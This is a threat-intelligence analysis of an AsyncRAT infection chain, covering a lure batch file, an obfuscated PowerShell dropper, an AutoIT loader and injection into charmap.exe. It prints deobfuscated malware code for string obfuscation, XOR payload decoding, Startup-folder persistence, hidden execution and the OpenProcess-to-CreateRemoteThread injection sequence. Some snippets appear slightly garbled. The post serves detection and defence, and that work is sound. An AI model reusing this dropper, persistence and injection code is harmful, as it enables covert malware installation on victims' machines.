

AsyncRAT Delivered via AutoIT: Full Chain Analysis

 pointwild.com/threat-intelligence/asyncrat-delivered-via-autoit-full-chain-analysis

Point Wild

September 10, 2026

AsyncRAT Delivered via AutoIT: Full Chain Analysis

Executive Summary

Point Wild Threat Intelligence observed a five-stage AsyncRAT infection chain that begins with a socially engineered batch file, Right-click to open Invoice Details.bat, and ends with a .NET RAT running inside a Microsoft signed Windows process.

The batch file launches PowerShell with a hidden window and a disabled profile, then reassembles a Base64 payload from ten fragments, strips deliberately inserted junk characters, and decodes it through repeating key XOR. It drops three files into an obfuscated build-specific folder under %LOCALAPPDATA%\Temp: a renamed but legitimate signed AutoIT interpreter, an AutoIT loader script (kojuyn.ini), and an extensionless encrypted payload. The batch file written to the Startup folder relaunches the pair at every logon, with no registry key.

The AutoIT script builds every API name and string at runtime from XOR-encoded integer lists, decrypts the payload in memory with a single-byte key, and injects it into %WINDIR%\Syswow64\charmap.exe via the standard OpenProcess → VirtualAllocEx → WriteProcessMemory → CreateRemoteThread chain. PE-Sieve confirmed an implanted PE with no disk counterpart. Successive stages decrypt to a final AsyncRAT DLL (Veukuzmw.dll) with screen capture and information stealing functionality. The final payload is a recognizable AsyncRAT build with screen capture and command-and-control capability.

Each stage is examined in sequence below, with the payload recovered statically at every step. The final sections cover the extracted configuration and the behaviour observed from the injected RAT.

Attack Flow via AutoIT




Fig.1: Execution Flow Diagram.

Possible Initial Infection Vectors

Phishing Emails: Attackers send emails containing malicious attachments (e.g., Word, Excel, PDF, ZIP files) or links that trick users into opening malware.

Malicious Links: Victims are lured into clicking fake login pages, software updates, or document-sharing links that download malware.

Trojanized Software: Malware is bundled with cracked software, game cheats, key generators, or pirated applications downloaded from untrusted websites.

Instant Messaging and Social Media: Attackers distribute malware through malicious links or files sent via messaging platforms, social media, or collaboration tools.

Stage 1: Analysis of Right-click to open Invoice Details.bat

The sample launches PowerShell with the window hidden and disables the PowerShell profile before executing a temporary .ps1 script. The additional argument muYQOgi is supplied to the script. Execution from the user's Temp directory combined with a hidden PowerShell window may indicate an attempt to execute a script discreetly without user visibility.




Fig.2: Execution of bat file through PowerShell

Directory creation

[char]100,121,107,114,118,117,99,52,120 decodes to dykrvuc4x, joined to \$env:TEMP. Although the folder name appears random, it is actually obfuscated in this build and it is character encoded to keep the string out of static scans. CreateDirectory(...) | Out-Null suppresses the output object so nothing prints to the console.

Path variables resolved

- **\$goj62s** – assembled from fragments 'ogf'+ 'tog'+ 'c'+ 'yibl'+ 'zjcc'+ 'm'+ 'c'+ 'bnw'+ '.ex'+ 'e' → ogftogcyibljccmcbnw.exe. The .exe extension is split across '.ex'+ 'e' specifically to break signatures matching on executable extensions.
- **\$x3mx31yk** – [char]107,111,106,117,121,110,46,105,110,105 → kojuy.n.ini

- **\$dpd1cr36m** – the third file, nloemfbihmhm, written as a plain string rather than char-encoded. Slight inconsistency in the builder's obfuscation, and it confirms that this variable is what handles the 537 KB extensionless payload from the directory listing.

```
[System.Threading.Thread]::sleep((7819-191))
$i9pu6hz=
io.PATH::combine
$env:Temp, (-join([char]100, [char]121, [char]107, [char]114, [char]118, [char]117, [char]99, [char]52, [char]120)))
# Fc rKgSaH
[iO.DIRectorY]::CreateDIRECTOrY($i9pu6hz) | out-Null
$goj62s=join-path $i9pu6hz ('ogf'+ 'tog'+ 'c'+ 'yibl'+ 'zjcc'+ 'm'+ 'c'+ 'bnw'+ '.ex'+ 'e')
# sNRJcfOCp XtiwHaWo
# SY fHfRoTdt Tiq nHXADcmIV Uyl
$X3mx3lyk=
[iO.PATH]::COMBiNe
$i9pu6hz, (-join([char]107, [char]111, [char]106, [char]117, [char]121, [char]110, [char]46, [char]105, [char]110, [char]105)))
$xmhzd0kqre=$true
$dpd1cr36m="$i9pu6hz\nloemfbihmhm"
$bntma0ja79yb
='PyBwRhQg8*S0jxj1Oa2*PFPL5//LV*AjJuwk/VI*N3dnb3kg*ANYL4YDny*vYcmSsLOW*rZ4h5i3vg*fYeEwhLbO*WkIqR8UN9*r8X0FIR59*bYQpx:
wT0Lg0At*St3xay/jf*HC8DcRl0E*W8M7tZAHl*rIahTc7GE*cVbqMCPHX*/H4gOeKBl*RZ2to6dNo*MUdljYpVH*vAhgzQj0l*70WmGbeoR*+2eekdWR
```

Fig.3: Path variable resolved

Payload reassembly

\$cnxldvz is built by concatenating ten separate variables (\$leiufdut4de, \$tejppb, etc.). Splitting a long Base64 string across many variables is a standard trick to defeat static analysis.

Junk insertion

.Replace("*,") strips asterisks out of the string. That means * characters were deliberately sprinkled through the Base64 to corrupt it for any scanner looking for valid Base64 patterns. It's only cleaned up at runtime.

Decoding

Function [CONVERT]::FROMBASE64stRiNg(\$cnxldvz) decodes the cleaned string into a byte array stored in \$kspd7tpy.

```
$cnxldvz=$leiufdut4de+$tejppb+$mjxv9b4err+$wrkdt1kd+$rbhozt87m+$lgy4m9f266q+$rabgse60g4j+$ij7c3g114r+$bntma0ja79yb+$ltgsh8s39
# JXOnXRa zexUCBN zrrPjfxAM IxmUd fDpZcZnJYI
$mjxv9b4err=$null
# crlqN LuOVVH
$rbhozt87m=$null
# JdHJRZx rRZzcIZCB MQ PA WPrCVNYV
$rabgse60g4j=$null
$cnxldvz=$cnxldvz.Replace('*', '')
$kspd7tpy=[CONVERT]::fRomBASe64stRiNg($cnxldvz)
$cnxldvz=$null
```

Fig.4: All obfuscated functions are combined.

This is the next stage of the same sample. The structure is identical up to the Base64 decode; then it adds a second layer and reveals the loader's intent.

Same scaffolding as before

Ten fragments concatenated into \$vquvme7xri (this time via [String]::Concat rather than +), fragments nulled as they're consumed, random casing on every method name, junk # comments. This time, .Replace() strips ? rather than *. This variation provides further evidence of the obfuscation is generated per build rather than written manually.

Repeating-key XOR

\$pg6dmi88 is a 16-byte key. The for loop walks the decoded byte array and XORs each byte with **key[i % 16]**. That's a rolling XOR, not encryption in any meaningful sense. The key sits in plaintext right above the loop, so the payload is fully recoverable statically. Its only purpose is to make the Base64 blob decode to high-entropy garbage.

```
$u2q740itl=@(66,107,45,108)
$vguvme7xri=
StRING]::CoNcAt
$istc9x2,$zczxzd3qmlt,$e3ke31vsoy3g,$psbhlwfu5n5k,$susnnfnk96c,$bm8qykrs23,$p4bez23t3,$yanqkmjou,$y07v4xp,$cp9um96y)
$istc9x2=$null
# PKjDBR jnLO olofqqt lo
$psbhlwfu5n5k=$null
$vguvme7xri=$vguvme7xri.Replace('?', '')
$ubafkkjhz2n3=[coNVerT]::FROMbASE64stRING($vguvme7xri)
$vguvme7xri=$null
# dIULLCphu EBfary
$pg6dmi88=@(172,167,185,212,116,248,190,231,188,167,25,156,44,108,160,146)
for ($hk85lmzs=0;$hk85lmzs -lt $ubafkkjhz2n3.Length;$hk85lmzs++)
{$ubafkkjhz2n3[$hk85lmzs]=$ubafkkjhz2n3[$hk85lmzs] -bxor $pg6dmi88[$hk85lmzs*$pg6dmi88.Length]}
$pg6dmi88=$null
[IO.fILE]::wrITEaLLbYteS($goj62s,$ubafkkjhz2n3)

$ubafkkjhz2n3=$null
[sYSTem.tHreaDIng.thrEaD]::sLEEp(146)
```

Fig.5: Adding a second layer reveals the loader's intent.

The screenshot below shows the dropper stage, which decodes the payload, writes it to disk, and establishes execution.

Second file dropped

Same Base64 → XOR → WriteAllBytes pattern, but with a 4-byte key **@(220,4,170,174)** writing to a new path **\$x3mx31yk**. So the sample drops **two** files: **\$goj62s** from our previous screenshot, and **\$x3mx31yk** here.

This is the important part, and it's statically decodable:

- [char]83,116,97,114,116,117,112 spells **Startup**, so [Environment]::GetFolderPath('Startup') resolves to %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup.
- The -f format operator assembles 'h73l'+ 'a'+ '8.'+ 'ba'+ 't' → **h73la8.bat**.
- The file contents start "" "<\$goj62s>" "<\$x3mx31yk>".

The EXE + argument pattern is the tell

An executable invoked with a second dropped file as its only argument is the signature of a sideloading or interpreter abuse setup: a legitimate binary that reads its payload from an external file. The signed binary provides the AV evasion; the second file holds the actual malicious logic.

Wait loop

while(!(Test-Path \$x3mx31yk)) -and (\$om3xcf9 -lt (63+17))) with a 100 ms sleep — polls up to 80 iterations, so roughly 8 seconds max. This is waiting for the write to flush and for real-time AV scanning to release the file lock before launching. 63+17 instead of 80 is trivial arithmetic obfuscation to break literal value signatures.

Execution

Start-Process \$goj62s -ArgumentList \$mmofvw8xnw -WindowStyle Hidden — guarded by a Test-Path check on both files so it won't fire on a partial drop. A hidden window means no visible console to the user.

The two dropped file paths (**\$goj62s**, **\$x3mx31yk**) and **h73la8.bat** in Startup are our concrete artifacts.

The durable behavioral chain is: PowerShell writing to the Startup folder, plus a .bat containing start referencing a path under %APPDATA% or %TEMP%, plus Start-Process-WindowStyle Hidden from a PowerShell parent. The variable names, key bytes, and filenames rotate per build; that sequence doesn't.


```
$k9jda491ky=[cONVERT]::fromBase64String($vlbik68o9ihz)
$vlbik68o9ihz=$null

$Xg3io8=@(220,4,170,174)
# wrk
for ($h8xybqdu3e=0;$h8xybqdu3e -lt $k9jda491ky.Length;$h8xybqdu3e++){$k9jda491ky[$h8xybqdu3e]=$k9jda491ky[$h8xybqdu3e] -bxor $Xg3io8[$h8xybqdu3e*$Xg3io8.Length]}
$Xg3io8=$null
[IO.File]::WriteAllBytes($x3mx31yk,$k9jda491ky)
$K9jda491ky=$null
$4n8fv=[enVIROnment]::getFolderPath((~join([char]83,[char]116,[char]97,[char]114,[char]116,[char]117,[char]112)))
$bxq90ulftkr5=JOIn-pAtH $4n8fv ("{}{}{}{}{}-f 'h73l','a','8.','ba','t')
$urbgbbblmsd4b='start "" ""'+$goj62s+' ""'+$x3mx31yk+' ""'
[IO.File]::WriteAllText($bxq90ulftkr5,$urbgbbblmsd4b)
$om3xcf9=0
while((!(Test-Path $x3mx31yk)) -and ($om3xcf9 -lt (63+17))){$TArT-sLeep -mIlLiseCoNdS 100;$om3xcf9++}
if(((Test-Path $x3mx31yk)) -and ((Test-Path $goj62s))){
# XelSivF IxsVvQEYj wm OahS oZmS
$mmofvw8xnw=""'+$x3mx31yk+' ""'
START-PROCESS $goj62s -ArgumentList $mmofvw8xnw -WindowStyle Hidden
}
```

Fig.6: Persistence mechanism and execution.

Persistence via Startup folder

The batch file is written into the user's Startup folder that relaunches the dropped executable with the second file as its argument, on every logon. No registry key, no scheduled task. Startup folder only, which means it's user-level persistence requiring no elevation.



Startup apps				
Run new task				
Enable Disable Properties				
Last BIOS time: 8.4 seconds				
Name	Publisher	Status	Startup impact	
> Google Chrome (12)	Google LLC	Enabled	High	
h73la8.bat		Enabled	Not measured	
Intel® Graphics Comm...	INTEL CORP	Disabled	None	

Fig.7: A batch file is dropped into the Startup folder.

This is **h73la8.bat** with the variables resolved. It confirms the reconstruction from the previous stage exactly.

Resolved paths

- \$goj62s** → C:\Users\User\AppData\Local\Temp\dykrvuc4x\ogftogcyibljccmcbnw.exe

- **\$x3mx31yk** → C:\Users\User\AppData\Local\Temp\dykrvuc4x\kojuyn.ini

Both dropped into a randomly named subdirectory under %LOCALAPPDATA%\Temp. This file sits in the Startup folder, so the pair relauches on every logon.

```

1 start "" "C:\Users\User\AppData\Local\Temp\dykrvuc4x\ogftogcyibljccmcbnw.exe"
  "C:\Users\User\AppData\Local\Temp\dykrvuc4x\kojuyn.ini"

```

Fig.8: Contents of the dropped batch file

File Confirmation

- **kojuyn.ini** – Consistent with a compiled AutoIT script. Too small to be a full RAT payload, which tells us it's a loader script, not the final malware.
- **ogftogcyibljccmcbnw.exe** – The blue circular icon in the listing is the AutoIT icon rather than a generic application icon. The size of AutoIT.exe is roughly 900 KB–1 MB depending on version. This is almost certainly an unmodified, signed AutoIT interpreter with a randomized filename.
- **nloemfbihmhm** – no extension, type shown as plain File.




Fig.9: Dropped files to temp folder.

Stage 2: Analysis of the kojuyn.ini file

The code from .ini file performs four primary operations:

1. Reads an encrypted blob from a sibling file named **nloemfbihmhm** in the script's own directory.
2. XOR-decrypts it in memory with the single-byte key 0x36, backwards, inside a DllStruct.
3. Launches %WINDIR%\Syswow64\charmap.exe with a hidden window.

4. Injects and runs the decrypted shellcode via the classic **OpenProcess** → **VirtualAllocEx** → **WriteProcessMemory** → **CreateRemoteThread** chain.


Every API name, every type string, and the payload filename are built at runtime from XOR-encoded integer lists, so a static string scan of the script yields nothing. The plaintext payload never touches the disk.

Layer one: three string decoders

The sample carries three separate decoding routines. Two of them are functionally identical and differ only in delimiter. Almost certainly an artefact of a builder that randomises which encoding each string gets.

Decoder A — comma-delimited XOR

Input is a comma-separated list of decimal bytes plus a one-byte key. Output is the XOR-decoded string.




```
1 Func mzorkdkapxhxrselfzeyowa($vktyoxtknilwvznonpku, $gbepyykei8e1y85qc24i)
2     Local $k8ip5k2dkkwtylesk5jlht3wi2e9h = StringSplit($vktyoxtknilwvznonpku, ',')
3     Local $pcoelgnzdlzbuctquyidxbaxzdz = ''
4     For $boliyktexc = 1 To $k8ip5k2dkkwtylesk5jlht3wi2e9h[0]
5         Local $eozpgw5jok = Number($k8ip5k2dkkwtylesk5jlht3wi2e9h[$boliyktexc])
6         $pcoelgnzdlzbuctquyidxbaxzdz &= Chr(BitXOR($eozpgw5jok, $gbepyykei8e1y85qc24i))
7     Next
8     Return $pcoelgnzdlzbuctquyidxbaxzdz
9 EndFunc
```

Fig.10: XOR routine that decodes comma-separated byte lists into strings.

Decoder B – Space-delimited XOR

`juvblrzsrqclnupfstcrk()` is byte-for-byte the same algorithm with ‘space’ as the delimiter instead of ‘comma’.



```
Func juvblrzsrqclnupfstcrk($zkhauluxha, $ud2tshh)
    Local $prncynunez = StringSplit($zkhauluxha, ' ')
    Local $nyhvd0k4rhqpb14tk0gm = ''
    For $dzxeycszuxpdjloeppmuanynwu = 1 To $prncynunez[0]
        Local $shieb23k2qqcuq9stz = Number($prncynunez[$dzxeycszuxpdjloeppmuanynwu])
        $nyhvd0k4rhqpb14tk0gm &= Chr(BitXOR($shieb23k2qqcuq9stz, $ud2tshh))
    Next
    Return $nyhvd0k4rhqpb14tk0gm
EndFunc
```

Fig.11: Space-delimited variant of the XOR decoder.

Decoder C – hex-string XOR with a fixed key

This one takes an AutoIT binary literal like “0xD9E6FDFBFAEEEE3”, stringified it, starts at offset 3 to skip the 0x prefix, and XORs each hex byte pair with a hard-coded 143 (0x8F).

The Do ... Until 7 > 2 construct inside the While loop is redundant by design. Because 7 > 2 never evaluates false, the loop always exits after a single pass, making it equivalent to writing the body inline. Its only effect is on the control-flow graph.

```
Func l8aih21ty9cfv6q96gwdzygzss6mw($dypihehoe)
    Local $cyuwracwjkolwgcabfklhkckhpg = Binary($dypihehoe)
    Local $qgdieupssonvgua = ''
    Local $orag90o7hlaytwi8betc = String($cyuwracwjkolwgcabfklhkckhpg)
    Local $wxpxcrtldh = StringLen($orag90o7hlaytwi8betc)
    Local $wnkmcexjuwnkvkyohqgtdsiepotfyc = 3
    While $wnkmcexjuwnkvkyohqgtdsiepotfyc <= $wxpxcrtldh
        Do
            $qgdieupssonvgua &= Chr(BitXOR(Dec(StringMid($orag90o7hlaytwi8betc, $wnkmcexjuwnkvkyohqgtdsiepotfyc, 2)), 143))
            $wnkmcexjuwnkvkyohqgtdsiepotfyc += 2
        Until 7 > 2
    WEnd
    Return $qgdieupssonvgua
EndFunc
```

Fig.12: Hex-pair XOR decoder with a hard-coded key (143).

Layer two: the decoded string table

Running the decoders over the globals produces this. The pattern is consistent; each meaningful string is split across three or four variables that are only concatenated at the point of use, so even a runtime memory scan for “WriteProcessMemory” as a contiguous literal in the encoded form comes up empty.

Variable	Decoded value	Role
\$tcgswoncwbjympmhqcxdxdruc	kernel32.dll	Target module
\$gooaal	OpenProcess	API
\$xfyanjpplzhcwnsdodkklibxvq	VirtualAllocEx	API
\$ubg9mrnwo6mc6ul2vqe2f78g0vxcr	WriteProcessMemory	API
\$n4a1u05zscax7ej4qp2ui	CreateRemoteThread	API
\$fnvylmdrxfohk7hz9pijde0o	CloseHandle	API
\$w0339wm3wj7dsyvw0owb5lxvgr	Syswow64	Host path component
\$gkroduvkboirdevwkgembnim	charmap.exe	Injection host
\$a5t6e12uo24uai92jmhrnt6sbjuji	\nloemfbihmhm	Payload file (relative)
\$hbeoiscvdrqzjdjcabvffsusvou	2035711 = 0x1F0FFF	PROCESS_ALL_ACCESS
\$lffxj3c9unqxhou175afso	12288 = 0x3000	MEM_COMMIT MEM_RESERVE
\$cihskzdel8f36f	64 = 0x40	PAGE_EXECUTE_READWRITE

\$pczvwrxlsquidiyoeehsjfmagj	handle	DllCall type
\$aeric3u0we2ezl	ptr	DllCall type
\$mca7fzl7pcp	dword	DllCall type
\$qomuag	bool	DllCall type
\$jj0r5iy6bh2acw4sllq064i	struct*	DllCall type
\$cpqkgtxxql7pekhy29bnk6bg	ulong_ptr	DllCall type
\$innivei9axihnx8xt9u2bzn1k1ul	dword*	DllCall type
\$ybgib1zmbtnd5jndbsicfggyu8d / \$seenohk	byte[/]	Struct definition fragments

